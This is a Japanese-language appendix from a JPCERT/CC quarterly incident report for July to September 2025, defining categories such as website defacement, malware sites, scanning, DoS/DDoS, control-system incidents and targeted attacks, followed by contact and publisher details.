Web サイト改ざん

Web サイト改ざんとは、攻撃者もしくはマルウェアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。
JPCERT/CC では、以下を **Web サイト改ざん**に分類しています。

- 攻撃者やマルウェア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

マルウェアサイト

マルウェアサイトとは、閲覧することで PC がマルウェアに感染してしまう攻撃用サイトや、攻撃に使用するマルウェアを公開しているサイトを指します。
JPCERT/CC では、以下を**マルウェアサイト**に分類しています。

- 閲覧者の PC をマルウェアに感染させようとするサイト
- 攻撃者によりマルウェアが公開されているサイト

スキャン

スキャンとは、サーバーや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス（システムへの影響がないもの）を指します。また、マルウェア等による感染活動も含まれます。
JPCERT/CC では、以下を**スキャン**と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウェア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh、ftp、telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

DoS/DDoS

DoS/DDoS とは、ネットワーク上に配置されたサーバーや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。
JPCERT/CC では、以下を **DoS/DDoS** と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバープログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

制御システム関連インシデント

制御システム関連インシデントとは、制御システムや各種プラントが関連するインシデントを指します。
JPCERT/CC では、以下を**制御システム関連インシデント**と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウェアが通信を行うサーバー
- 制御システムに動作異常等を発生させる攻撃

標的型攻撃

標的型攻撃とは、特定の組織、企業、業種などを標的として、マルウェア感染や情報の窃取などを試みる攻撃を指します。
JPCERT/CC では、以下を**標的型攻撃**と分類しています。

- 特定の組織に送付された、マルウェアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウェアに感染させようとするサイト
- 特定の組織を標的としたマルウェアが通信を行うサーバー

その他

その他とは、上記以外のインシデントを指します。
JPCERT/CC が**その他**に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウェアによる情報の窃取
- マルウェア（ウイルス、ボット、ワーム等）の感染

最新情報については JPCERT/CC の Web サイトをご参照ください。

- JPCERT コーディネーションセンター（JPCERT/CC）：https://www.jpcert.or.jp/
- インシデント情報の提供および対応依頼：info@jpcert.or.jp, https://www.jpcert.or.jp/form/
- 脆弱性情報ハンドリングに関するお問い合わせ：vultures@jpcert.or.jp
- 制御システムセキュリティに関するお問い合わせ：dc-info@jpcert.or.jp
- セキュアコーディングセミナーのお問い合わせ：secure-coding@jpcert.or.jp
- 公開資料の引用、講演依頼、その他のお問い合わせ：pr@jpcert.or.jp
- PGP 公開鍵について：https://www.jpcert.or.jp/jpcert-pgp.html

JPCERT/CC 四半期レポート ［ 2025 年 7 月 1 日〜2025 年 9 月 30 日 ］

- 発行履歴
  - 2025 年 10 月 16 日　初版
- 発行者
  一般社団法人 JPCERT コーディネーションセンター
  〒103-0023
  東京都中央区日本橋本町 4-4-2 東山ビルディング 8 階
  TEL 03-6271-8901 FAX 03-6271-8908
  URL https://www.jpcert.or.jp/